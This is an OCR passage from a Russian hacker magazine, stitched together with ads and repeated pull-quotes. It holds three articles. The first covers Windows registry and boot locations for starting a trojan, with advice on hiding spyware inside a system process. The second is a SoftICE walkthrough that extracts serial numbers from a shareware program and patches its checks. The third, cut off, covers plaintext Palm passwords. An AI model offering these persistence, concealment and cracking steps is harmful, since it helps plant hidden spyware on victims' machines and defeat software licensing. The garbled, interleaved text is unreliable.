Делая столь серьезный выбор, определись в своих потребностях. Что тебе надо-то? Сделать слегка динамичную HTML-страничку или же последовательную псевдопрограмму, которая, возможно, даже не будет выводит на экран результаты запросов, а просто будет их исполнять, притом надо руководствоваться своими внутренними приоритетами ;). В общем, дерзай!

Рефери этого матча, Синтез

Wow, wow, wow! Ребятки, остыньте! Мне кажется, что расклад такой: был язык Перл, был он клевый и суперский, все юниксоиды от него тащились и подключали к своим Мандрейкам, с привешенными Апачами. Прошли годы, появились новые языки, заточенные под web, и PHP - один из них. Пока что еще сравнительно новый, не объезженный. Стоит ли на нем кодить? Безусловно, стоит, хотя бы ради того, чтобы составить свое, собственное мнение. Потом не надо забывать и наши хацсорские интересы: язык-то реально перспективный, много проектов на него переходят, а дырки еще не изучены :). Стоит ли забрасывать Перл? Безусловно, нет. Хочешь ломать через CGI - учи Перл :).









Взлом



Откуда растут баобабы

Александр А. Феденко aka badman forever (fedenko_soft@mail.ru)

Хорошие места для автозагрузки трояна

И вот на планете маленького принца есть ужасные, зловредные семена... Это семена баобабов. Почва планеты вся заражена ими. А если баобаб не распознать вовремя, потом от него уже не избавишься. Он завладеет всей планетой. Он пронижет ее насквозь своими корнями. И если планета очень маленькая, а баобабов много, они разорвут ее на клочки. „Маленький принц"

Антуан де Сент-Экзюпери

< Folder 1 >

В один прекрасный момент ты понял, что в твоей системе завелся троян. И эта мысль мучает тебя днем и ночью. Твой любимый антивирус вместо рьяных поисков гаденыша весело объявляет, что все чисто, деньги уплачены не зря. И начинаешь ты чахнуть от безысходности, появляется депрессия, пропадает потенция, сосед набивает тебе морду, пиво становится невкусным, рейтузы не налезают, появляется перхоть, месячные, кариес, целюлит. В конце концов ты решаешь покончить жизнь самоубийством и вешаешься на открытом приводе CD-ROM'а. Печальная картина, согласись. Мне такое развитие событий совсем не нравится, поэтому будем проблему решать и находить, где же поселился твой компьютерный зверек. Начнем с самых простых мест, так сказать, «официальных».

Главное меню / Программы / Автозагрузка

Место, предназначенное непосредственно для автозагрузки программ. Так как большинство программ в последнее время предпочитает пользоваться реестром, то многие пользователи уже привыкли, что «Автозагрузка» у них девственно чиста, и практически не заглядывают в эту папку. Поэтому шансы остаться незамеченным есть, но все-таки обнаружить постороннего тут слишком легко. Хотя существует и более интересный вариант: если установлен Microsoft Office, то велика вероятность, что в этой папке находится ярлык «Быстрый запуск Microsoft Office» (речь идет о русскоязычной версии), изменив путь этого ярлыка на свою программу, можно значительно увеличить шансы на успех. А вот на функционировании самого Офиса это не скажется. Работает на всех версиях Windows.

win.ini

В секцию [windows] этого файла можно добавлять строчки вида «run=path». Где path - полный путь и название исполняемого файла (например, «c:\windows\system\spy.exe», только без кавычек), который будет запускаться при загрузке операционной системы. Этот метод тоже не отличается изобретательностью, поэтому легко обнаруживается. Работает только на Windows 95/98.

Реестр

Раздел реестра «HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run» самый юзаемый различными троянами, а также всякими ICQ-шными, AVP-шными и прочими детекторами, которые так и лезут в автоматическую загрузку, чтобы посильнее загадить тебе систему. Именно из-за этого я крайне не рекомендую пользоваться этим способом. Работает на всех версиях Windows.

Все эти способы хорошо известны, и посторонняя программа, использующая их для автозагрузки, быстро обнаруживается. Тем более, что сейчас появилось много утилит, отслеживающих изменения в критических участках системных файлов и реестра.

Замена файла

Замена другого автозагружаемого файла - еще один часто применяемый метод, являющийся дальнейшим развитием предыдущих трех. Суть его состоит в том, чтобы заменить один из файлов, которые уже автоматически выполняются операционной системой при загрузке. Для сохранения работоспособности системы оригинальный файл переименовывается и запускается из внедренной программы. Описанный выше пример с ярлыком «Быстрый запуск Microsoft Office» является частным вариантом этого способа, т.к. оригинальный файл можно и не запускать.

Можно развить эту идею дальше: не заменять другой файл, а склеивать его вместе с трояном во время инсталляции шпиона. Естественно, при запуске такого двойника должны активизироваться обе программы.

Но это все - цветочки, так сказать. При разработке первых версий шпиона Donald Dick были найдены более интересные места, куда можно поселить паразитов.

/ I N S E R T /

...можно развить эту идею дальше: не заменять другой файл, а склеивать его вместе с трояном во время инсталляции шпиона. Но это все - цветочки. При разработке первых версий шпиона Donald Dick были найдены более интересные места, куда можно поселить паразитов...

растут бао-

VXD

А именно для Windows 95/98 было решено грузить шпиона через свой драйвер VXD. Список загружаемых драйверов находится в реестре в разделе «HKEY_LOCAL_MACHINE \ System \ CurrentControlSet \ Services \ VxD». Кроме загрузки основного модуля серверной части шпиона, этот драйвер предоставлял и некоторые другие функции, которые проще реализовывались в VXD.

В Windows NT/2000, как известно, другая система драйверов, и VXD там отсутствуют. Но тот способ загрузки, который удалось найти для этих операционок, превзошел все ожидания. В разделе реестра «HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \ Session Manager» в параметре «BootExecute» можно прописать программу, которая будет запускаться во время инициализации операционной системы (еще до загрузки графической оболочки и сервисов), однако полноценный PE-EXE файл работать тут не будет. Поэтому сюда при инсталляции шпиона прописывается маленький загрузчик. Все что он делает - это добавляет сервис Donald Dick в реестр. А сам сервис после запуска первым делом убирает себя из реестра. И так при каждой перезагрузке. Таким образом, при работе никаких подозрительных сервисов в реестре не обнаруживается. Пользователь, если и замечает посторонний работающий процесс, понять не может, откуда же он берется.

Как показал опыт, методы оказались действительно очень эффективными. Особенно для NT/2000.

DLL

Однако использование VXD для загрузки шпиона в Windows 95/98 нам показалось все-таки не самым лучшим способом. Поэтому при разработке Donald Dick 2 было решено исследовать другие малоизвестные или недокументированные места, куда можно приживить шпиона. Поиск увенчался успехом. В Microsoft Windows 95/98 была найдена скрытая возможность автозагрузки динамических библиотек при старте операционной системы.

Но сначала о том, как происходили поиски. Мы просмотрели список всех загруженных модулей и отметили для себя те, которые отсутствовали в стандартных местах автозагрузки. Среди них оказалась программа mprexe.exe. Эта информация конечно мало полезна. Ведь исполняемый модуль может быть запущен другим автозагружаемым модулем или драйвером. Но при изучении самого mprexe.exe мы обнаружили интересную ссылку на несуществующий раздел реестра «HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \ MPRServices». А также упоминание

NEXT



Новое поле для творчества.



Ваш ребенок может продолжать рисовать на обоях, если ему хочется. Но теперь у него и его родителей появится новое пространство для фантазий. Компактный hp psc 750 «все-в-одном» для домашнего пользования – идеальный инструмент в решении различных задач и реализации творческих идей. Цветная печать, сканирование, копирование фотографического качества (технология hp PhotoREt III), легкость в эксплуатации и стильный дизайн превращают работу в удовольствие. Теперь любой творческий порыв в Вашей семье будет оформлен самым достойным образом.

www.psc750.hp.ru

$319*





тел.: (095) 216-1597

797-3-797 Tel/www www.hp.ru

*рекомендованная розничная цена



Pocket PC 2002 – все что нужно знать о новейшей операционной системе для карманных компьютеров от Microsoft.

HP Jornada 56X – Первый карманный компьютер, работающий на Pocket PC 2002.


Palm m125 – Молодежный КПК. Незаменимый инструмент для решения различных задач.

«Читалки» для Pocket PC – полный обзор программ для чтения с карманных компьютеров, работающих на ОС Pocket PC.

Palm'овая ветвь: итоги конкурса – чем смогли порадовать нас российские разработчики ПО для Palm.

Nokia 9210 говорит по-русски – обзор русификаторов для первого коммуникатора от Nokia

А также: все последние новости карманных компьютеров, мобильной связи и ноутбуков, тестирование решений «камера+принтер», новейшая концепция средств связи от Nokia и многое другое.



-БАБЫ/1

<Folder1>

весьма интересных параметров: «DLLName», «EntryPoint» и «StackSize». Мы проделали следующий эксперимент. Для начала создали этот раздел в реестре. Затем в нем создали подключ «TestService». Параметрам этого подключа присвоили нужные значения: в строковые «DLLName» и «EntryPoint» поместили название своего DLL файла и название экспортируемой из него процедуры, соответственно, а числовому параметру «StackSize» присвоили ноль.

При загрузке операционной системы процесс mprexe.exe создал в своем контексте новый поток для вызова указанной процедуры из нашей DLL, после чего процедура выполнила свои действия. Т.е. если осуществлять запуск шпионской программы через собствен-ную DLL, то проблеманезаметнойавтозагрузкиТрояна будет решена. Но я рекомендую


сделать несколько иначе.Гораздо лучшереализовать всю работу шпионской программы непосредственно в DLL.

Дело в том, что в этом случае автома-тически решается еще одна важная задача - обеспечение невидимости. Так как сервер шпиона в этом случае является отдельным потоком процесса mprexe.exe, то никаких посторонних подозрительных процессов в системе просто не появляется. Это уже другая тема, но если тебе будет интересна проблема обеспечения невидимости, я расскажу об этом в ближайших номерах Х.

Естественно, после обнаружения такого места, вероятно специально предназначенного для поселения шпионов и троянов, оставалось найти нечто подобное в Windows NT/2000. Были сомнения, что это удастся. Но оно действительно нашлось. Полностью идентичное вышеописанному, только загрузкой библиотек занимается сервис Winlogon. В разделе реестра «HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \ Notify» добавляется произвольный подключ с очень похожими параметрами. Радует, что эта возможность оказалась вполне документированной. Подробное описание есть в MSDN.

Таким образом, метод оказался универсальным. Оформить шпиона в виде динамической библиотеки можно и для Windows 95/98, и для Windows NT/2000.

Можно найти и более хитрые способы автозагрузки. Все ограничивается лишь твоей фантазией и интересом к поиску скрытых возможностей Windows. А их всегда было предостаточно.



Взлом

SoftIce для начинающих

Доля Алексей (TanaT@yes.ru)

//SoftIce

Программа, которая может все

< Folder 1 >

****
Тебе никогда не хотелось иметь у себя программу, с помощью которой можно ломать игрушки, shareware и trial программы и вообще все, что запускается на компьютере? Я думаю, что хотелось. А такая программа существует! И уже достаточно давно. Это SoftICE от NuMega Software. Просто считается, что ее использование это удел избранных программистов, разбирающихся в архитектуре процессора, устройстве железа, в ассемблере и принципах действия операционных систем. Но на самом деле и минимальных знаний достаточно для работы с этой программой. Сначала введу тебя в курс дела.
****

SoftICE является самым мощным отладчиком на сегодняшний день (т.е. прогой, которая может разобрать по кирпичику любую другую прогу и каждый этот кирпичик изменить как захочется). А это значит, что с его помощью можно исследовать все: от ядра Windows до программ на C++. Создавался он для отладки 32-битных приложений, драйверов под Win NT и Win 95/98 и других программ под Win и Dos (так по крайней мере говорят его разработчики ;). Но люди со всего мира нашли ему дополнительное применение :)) Ведь что собой представляет какая-нибудь Trial-программа? Не что иное, как 32-битное WIN приложение. А ее отладка? Правильно - устранение защиты: или проверки времени, или проверки наличия Key-файла, или еще чего-нибудь.

В связи с тем, что многие программы уже были взломаны с помощью SI, производители ПО стали вшивать в свои творения части кода, проверяющие наличие SI в системе и, в случае его обнаружения, не дающие программе вообще работать (они думали, что это поможет, - вот наивные!). Поэтому тебе могут понадобиться несколько программ, скрывающих этот отладчик от чужих глаз. Я тебе советую посетить сайт www.dore.ru, а точнее его отдел www.dore.ru/files/debuggers, где представлено много полезных прог, а именно сам SI под WIN 95/98 и под WIN NT, примочки, мешающие другим програм определить наличие SI в системе, дополнительные плагины к нему, делающие работу с ним приятнее и удобнее. Если же тебе нужен SOFTICE для Win ME, Win 2000 или Win XP, то перепиши соответствующий апдейт с сайта производителя: www.numega.com/drivercentral/icecentral.asp.


Под каждым апдейтом написано, как его устанавливать. Итак, если у тебя уже есть проинсталлированный SoftICE, можешь пропустить следующий раздел, если нет, то прими его к сведению.

Установка

В установке нет ничего сложного, просто после нее НАДО ВНЕСТИ ИЗМЕНЕНИЯ в файл winice.dat (он должен находиться в каталоге, куда ты установил SI), а именно раскомментировать в нем несколько строк:

```
;  Examples of export symbols that can be included for Windows 95
;Change the path to the appropriate drive and directory
EXP=c:\windows\system\kernel32.dll -  эти;
EXP=c:\windows\system\user32.dll   -  строки надо;
EXP=c:\windows\system\gdi32.dll    -  раскомментировать;
```

Это нужно для того, чтобы видеть имена Win API функций (стандартные функции, используемые программами при работе под Win). А именно на них мы и будем ловить программы, но об этом позже.



Настройка программы дело простое и быстрое!

/ I N S E R T /


SoftICE является самым мощным отладчиком на сегодняшний день (т.е. прогой, которая может разобрать по кирпичику любую другую прогу и каждый этот кирпичик изменить, как захочется). А это значит, что с его помощью можно исследовать все: от ядра Windows до программ на C++.

Что реально может делать SoftICE и как им управлять?

Вообще SoftIce состоит из нескольких окон: регистров, данных, кода и команд. В окне кода ты видишь текст программы на ассемблере, а в окно команд вводишь команды управления SI. Перемещаться между окнами удобно с помощью мышки, но можно и без нее, хотя это сложновато для начала.

Основные команды (очень важный момент)

BPX адрес/имя функции - установить в указанный адрес или на вызов функции точку останова (еще ее называют брэйк опинтом).
BPM адрес - установить точку останова на адрес памяти.
BL - вывести список всех установленных точек останова (каждая имеет свой номер).
BD номер точки останова - сделать точку с соответствующим номером не активной.
BE номер точки останова - команда, обратная предыдущей.
BC номер точки останова - удалить точку останова.
Фактически, другие команды нам с тобой не понадобятся. Итак, с помощью SI можно заморозить все программы в любой момент (например, будет вызвана стандартная функция или выполнена команда по определенному адресу). Когда ты взламываешь прогу, тебя можно сравнить с хирургом, ковыряющимся во внутренностях человека, твой компьютер - с операционным столом, а SI - со скальпелем, ножницами и наркозом.



Symbol Loader используется для отладки конкретных exe-шников



Репортаж с **Tokyo Game Show**: сенсации японской игровой выставки.
Специальный материал, посвященный симуляторам: от самых первых представителей жанра до **"Ил-2 Штурмовик"**
Microsoft Premiere: самые свежие анонсы создателя **Xbox**.

А также самые последние сведения о потенциальных хитах: **Stronghold** и **"Периметр"**, обзоры: **Project Eden**, **Ooga-Booga**, **World War III**, **Cosmic Smash** и многих других игр, советы по тактике и прохождения: **Commandos II** **Project Eden** и многое другое.



для начин

<Folder2>

Если ты хочешь сломать какую-то программу, то твоя основная задача состоит в том, чтобы узнать, в какой момент нужно вызвать SI (если продолжить аналогию, то в каком месте резать :), и поковыряться в программе-пациентке. Поэтому нам с тобой потребуется установить ловушки, чтобы поймать в них программу, когда она либо сравнивает твой серийный номер с правильным, либо смотрит, какое сегодня число (чтоб сказать: "Ага! Срок моего действия истек. Зарегистрируйся, а то я обижусь и не буду работать!").

Ловушки. И собственно сам взлом

Итак, нам надо выбрать момент, когда перехватить управление у программы. Проще всего ломаются проги, использующие Win API функции. (Это стандартные функции, облегчающие программирование под WIN. Например, если тебе нужно создать окно на рабочем столе, то ты просто вызываешь какую-то функцию с параметрами, а не пишешь код, создающий окно с нуля.) То есть тебе нужно будет определить, на вызов какой из этих функций будет реагировать SI. Алгоритм твоих действий должен быть следующим:

1. Решить, на что ты будешь ловить свою программу. На какую API функцию.
2. Установить на ее вызов точку останова (bpx имя функции).
3. Запустить свою прогу и спровоцировать вызов этой функции.
4. Нажав F11, перейти к тому месту в программе (на тот адрес), откуда она вызывалась.
5. Установить точку останова на выполнение команд строки с этим адресом.
6. Снова спровоцировать вызов этой функции.
7. Просмотрев регистры, узнать необходимые тебе данные (к примеру, серийный номер) или адрес той строки, в которой обрабатываются результаты вызова функции (это могут быть какие-либо команды ассемблера: cmp или jump).
8. Запустив HIEW или что-то похожее, внести необходимые изменения (cmp можно заменить пустой командой nop, а какую-нибудь разновидность команды условного перехода - на безусловный jmp и тот же адрес). Именно из-за последних нескольких пунктов считается, что знание ассемблера является очень желательным при работе с SI.

Самыми часто используемыми Win API функциями являются:

MessageBoxIndirect - работа с окном сообщений. Используется в 16-битных приложениях.
MessageBox - работа с окном сообщений. Используется в 16-битных приложениях.
MessageBoxA - то же самое, но 32-битное приложение.
MessageBoxIndirectA - то же самое, что и MessageBoxIndirect, но 32-битное приложение.
GetWindowText - обычная строка ввода типа Windows Edit. Используется в 16-битных приложениях.
GetWindowTextA - то же самое, но 32-битное приложение. Строки используются однобайтовые.
GetDlgItemText - примерно то же, что и предыдущая функция, отличия в деталях. Используется в 16-битных приложениях.
GetDlgItemTextA - то же самое, но 32-битное приложение. Строки используются однобайтовые.

Следует заметить, что GetWindowTextA и MessageBoxA очень часто используются при проверке серийного номера. Перед взломом рекомендую посмотреть свойства ломаемой программы и выяснить ее разрядность (щелкни на ее ярлыке правой кнопкой мыши, появится окно Свойств, там в левом верхнем углу обычно написано "16" или "32 бит", это и есть разрядность приложения).

Практика

Вроде теорию я тебе всю изложил. Теперь практика: классический пример. Возможно, пример немного трудноват, но даже если ты запомнишь хотя бы малую часть, то сможешь почувствовать себя настоящим хирургом-маньяком, ищущим себе все новые и новые жертвы. Итак прога-пациент называется TaskLock. Будем ловить на GetWindowTextA (команда ":bpx getwindowtexta"). Ты можешь проверить, установилась ли точка останова командой ":bl". В результате увидишь что-нибудь типа: "00) BPX USER32 !GetWindowTextA C=01". Далее жми F5. Продолжим. Попробуй ввести какое-нибудь значение в окне регистрации и нажми OK. Ты получишь дурацкое сообщение о том, что код был неправильным. Значит, это была не функция GetWindowTextA. Попробуем GetDlgItemTextA. Удали старый брейкпоинт ":bc 0" (0 - это номер брейкпоинта в списке брейкпоинтов) и установи новый ":bpx getdlgitemtexta". Вводи номер заново. Теперь ты в SoftICE, в самом начале функции GetDlgItemTextA. Чтобы попасть туда, откуда она была вызвана, нажми F11. Теперь ты внутри модуля SGLSET.EXE. Сейчас ты уже можешь запретить реакцию на вызов функции ":bd 0".
Первая строка в окне кода

NEXT



аюЩUX//////

< Folder3 >

выглядит так: "CALL [USER32!GetDlgItemTextA]" Чтобы посмотреть строчки над ней, нажимай Ctrl+Up ("стрелка вверх") до тех пор, пока не увидишь нижеприведенный кусок кода. Если ты ничего не понимаешь в Ассемблере, я добавил комментарии, которые могут помочь.

```
   RET                                ; Конец функции
   PUSH   EBP                         ; Начало другой функции
   MOV    EBP, ESP                    ; ...
   SUB    ESP, 0000009C               ; ...
   PUSH   ESI                         ; ...
>  LEA    EAX, [EBP-34]               ; EAX = EBP-34
   PUSH   EDI                         ; ...
   MOVE   ESI, ECX                    ; ...
   PUSH   32                          ; Макс. длина строки
>  PUSH   EAX                         ; Адрес текстового буфера
   PUSH   000003F4                    ; Идентификатор управления
   PUSH   DWORD PTR [ESI+1C]          ; Идентификатор окна диалога
   CALL   [USER32!GetDlgItemTextA]    ; Получить текст
```

Команды PUSH означают сохранение значений для последующего использования. Я пометил важные строчки символом '>'. Глядя на этот код, мы видим, что адрес текстового буфера хранился в регистре EAX и что EAX был EBP-34h. Поэтому стоит взглянуть на EBP-34h ":d ebp-34". Ты должен увидеть текст, который ввел в диалоговом окне. Теперь ты должен найти место, где твой номер сравнивается с реальным серийным номером. Поэтому мы пошагово трассируем программу при помощи F10 до тех пор, пока не встретим что-нибудь о EBP-34. Не пройдет и нескольких секунд, как ты наткнешься на следующий код:

```
>  LEA    EAX, [EBP+FFFFFF64]   ; EAX = EBP-9C
   LEA    ECX, [EBP-34]         ; ECX = EBP-34
   PUSH   EAX                   ; Сохраняет EAX
   PUSH   ECX                   ; Сохраняет ECX
>  CALL   00403DD0              ; Вызывает функцию
   ADD    ESP, 08               ; Удаляет сохраненную информацию
   TEST   EAX, EAX              ; Проверяет значение функции
   JNZ    00402BC0              ; Прыгает, если не "ноль"
```

Мне кажется, что это выглядит как вызов функции сравнения двух строк. Эта функция работает так: на входе - две строки, на выходе - 0, если они равны, и любое другое значение, если не равны. А зачем программе сравнивать какую-то строчку с той, что ты ввел в окне диалога? Да затем, чтобы проверить ее правильность. Значит этот номер скрывался по адресу [EBP+FFFFFF64]. SoftICE не совсем корректно работает с отрицательными числами, и поэтому настоящий адрес следует посчитать: 100000000 - FFFFFF64 = 9C.

```
>  LEA    EAX, [EBP-68]    ; EAX = EBP-68
   LEA    ECX, [EBP-34]    ; ECX = EBP-34
   PUSH   EAX              ; Сохраняет EAX
   PUSH   ECX              ; Сохраняет ECX
>  CALL   00403DD0         ; Снова вызывает функцию
   ADD    ESP, 08          ; Удаляет сохраненную информацию
   TEST   EAX, EAX         ; Проверяет значение функции
   JNZ    00402BFF         ; Прыгает, если не "ноль"
```

Ты можешь сделать это вычисление прямо в SoftICE: "? 0-FFFFFF64". Число 100000000 слишком велико для SoftICE, а вычитание из 0 дает тот же самый результат. Наконец пришло время взглянуть, что же скрывается по адресу EBP-9C (команда ":d ebp-9c"). В окне данных SoftICE ты увидишь длинную строчку цифр - это серийный номер! Но в программе есть два типа регистрации, следовательно, и два разных серийных номера. Поэтому после того, как ты записал на бумажечку первый серийный номер, продолжай трассировать программу при помощи F10. Мы дошли до следующего куска кода:

И что ты видишь по адресу EBP-68? Второй серийный номер! Вот и все... Я надеюсь, что у тебя все получилось, как доктор прописал? ;) Если же ты заинтересовался SoftICE'ом или тебе понадобилась помощь (или какое-либо более глубокое руководство по этому замечательному отладчику), пиши мне: tanat@yes.ru . Сделаю все от меня зависящее, чтоб помочь!

Если ты хочешь сломать какую-то программу, то твоя основная задача состоит в том, чтобы узнать, в какой момент SN (если продолжить аналогию, то в каком месте резать :), и поковыряться в программе-пациентке. Поэтому нам с тобой потребуется установить ловушки, чтобы поймать в них программу, когда она либо сравнивает твой серийный номер с правильным, либо смотрит, какое сегодня число. e5



Взлом

Карманная безопасность



BlueTooth (konung@ic.ru)




Карман

Кое-что для владельцев микрокомпьютера Palm



"Пальма" первенства

Последние полгода среди компьютерных пользователей начался настоящий бум - все начали приобретать карманные компьютеры всевозможных моделей, расцветок и весовых категорий. Вот и я не удержался и все свои нетрудовые доходы решил потратить на приобретение Personal Digital Assistant (PDA) - персонального электронного помощника. Ежели кто играл в Fallout, то наверняка помнит такую штуку, как PIPBoy. Вот это оно и есть, думал я, выбирая свой будущий переносной "хакерский центр". Выбор мой остановился после долгих колебаний на пальме: Palm m100. В народе все карманные компьютеры, которые производит 3Com и которые носят марку Palm, называют "пальмами" или более обще - "карманниками". Они и дешевы в большинстве своем, и для начального изучения/знакомства с КПК (карманными персоналками) подходят вполне, а пальмы серии 500 и выше дополнительно еще и расширяемы и "раздвигаемы". Об универсальности я и не говорю - больше половины программного обеспечения для пальмы можно просто скачать из Интернета и большую часть на халяву. К тому же, Palm - самый распространенный микрокомпьютер в мире. Например, на культовой хакерской конференции DefCon почти все ходят с пальмами и передают друг другу инфу по инфра-красном портам. Пальмы работают под управлением специально разработанной для них операционной системы - PalmOS. Тут и palmgear.com, и mypalm.ru, и palmsoft.ru, и куча еще других ссылок. Поиск софта для пальмы в Интернете - плевое дело, в отличие, на мой взгляд, от тех карманных машинок, которые работают под Windows CE. Это маленький клон большого Windows для КПК, сделанный Мелкософтом. Выглядит он похоже и такой же псевдомногозадачный. Операционка PalmOS, в отличие от ВиндовзЦЕ, однозадачна, но сделана с умом, так что, когда переключаешься между разными приложениями, их состояние целиком сохраняется и зачастую однозадачность просто незаметна. Вообще, программирование КПК - это большая тема отдельной статьи.



И вот наконец-то мое сокровище лежит у меня в руке. А продавец, радостно потирая потные ручки, убегает с моими деньгами к кассе. Но я этого уже не вижу, ибо прямо на моей ладони лежит чудо техники и вершина нанотехнологии XXI века. Сразу скажу - впечатлений от первого знакомства была масса, хотя до этого я перебрал и передержал в руках все, что было миниатюрного в пяти магазинах Большого Города. Но ощущение "своего" PDA передать сложно. Да мне это и не нужно сейчас - речь в статье пойдет о другом, а именно я расскажу о своих опытах с операционной системой моего КПК, и мы посмотрим в целом и частном на...

...Безопасность пальмы

Казалось бы, какая может быть безопасность у записной книжки? Ан нет, Palm m100 ушел далеко от своего предка - электронной записной книжки навроде Cassio EN2000. Удобный, маленький, гибкий в настройке и программируемый - это устройство явно пришло из рая для хакеров. Для связи с внешним миром у Palm m100 есть два пути: через инфракрасный порт, который способен не только посылать, но получать и "прослушивать" инфрасигналы, и через специальный разьем и специальный кабель-cradle для соединения через com или usb порт.
Программы размещаются в оперативной памяти КПК, а данные, с которыми они работают, могут находиться как в оперативке, так и флэшевой памяти - если таковая имеется. Чтобы синхронизировать работу пальмы с настольным компьютером, используют специальный набор программ, главные из которых PalmDesktop и HotSync. Вместе с несколькими дополнительными утилитами они представляют собой специальный набор-toolkit для работы с "карманником". HotSync выполняет роль раздатчика слонов: пальме - новые программы и базы данных, настольному компьютеру - данные с пальмы. PalmDesktop позволяет быстренько организовать архив всего, что есть на пальме, и дублирует большинство стандартных приложений: записная книжка, адресная книжка, будильник и т.д. Кстати, у Palm m100 громкий по сравнению с остальными КПК будильник - разбудит даже мертвого, черт бы его побрал. ;-)
Однако приступим к разделке тушки нашего карманного друга. Во-первых, на пальму из специального ПЗУ автоматически устанавливается программа Security. По идее она должна обеспечивать пользователя исчерпывающим набором функций конфиденциальности информации. Запускаем:

И что видим? Всего два поля: "Current privacy" и "Password: unassigned". Оказывается, записи в базах данных программ на пальме могут быть двух типов: обычные и скрытые.



Если пользователь в поле "Password" укажет какой-нибудь пароль, а в поле "Current privacy" укажет "Mask records", то скрытые записи он сможет прочесть, только указав заданный пароль. Обычные записи видны все время "невооруженным глазом".
Дополнительно тут же в программе Security можно "закрыть-залочить" пальму и выключить ее кнопкой "Lock & turn off". После этого, для того чтобы заставить пальму работать, понадобится ввести пароль с помощью стилуса - специальной ручки, которой можно рисовать поверх экрана КПК. Интересно, не правда ли? Проводим следственный эксперимент. Лочу пальму паролем. Пробую сделать синхронизацию и вижу, что меня просят ввести пароль уже не на пальме, а в окошке PalmDesktop на настольном компутере. Класс! Ввожу. Идет синхронизация. Таким образом я решил исследовать...

...Пароль доступа и метод его снятия

Как оказалось, получить исходные тексты операционки довольно сложно - нужно получить специальную форму бумажного документа, расписаться в нем, официально принимая требуемые 3Com'овскими юристами соглашения о том, что ты не имеешь права отдавать исходные тексты кому-то еще. Потом эту бумажку надо выслать им (в Штаты!) факсом. ;-) Совсем оборзели. ;-)
Понятно, что такую процедуру проделывать было просто в лом. Поэтому все вопросы я задавал Яндексу. Яндекс ответил правдиво, что он знает тьму хучу нужной мне информации, и просто вывалил все это на меня на пятидесяти страницах текста. Разобравшись во всех полезных доках и описаниях, я нарыл следующую информацию:
1. Пароль хранится в памяти операционной системы в абсолютно незащищенном виде. Его оттуда можно достать любой программой-патчем-хаком (о них чуть дальше).
2. Когда происходит процесс синхронизации (то есть когда я давлю кнопку "Sync" на кабеле-cradle и новые

НАЗАД БЕ-

< Folder 2 >

данные поступают на настольный компьютер и обратно), пароль с пальмы передается в НЕЗАЩИЩЕННОМ ОТКРЫТОМ ВИДЕ на настольный компьютер.
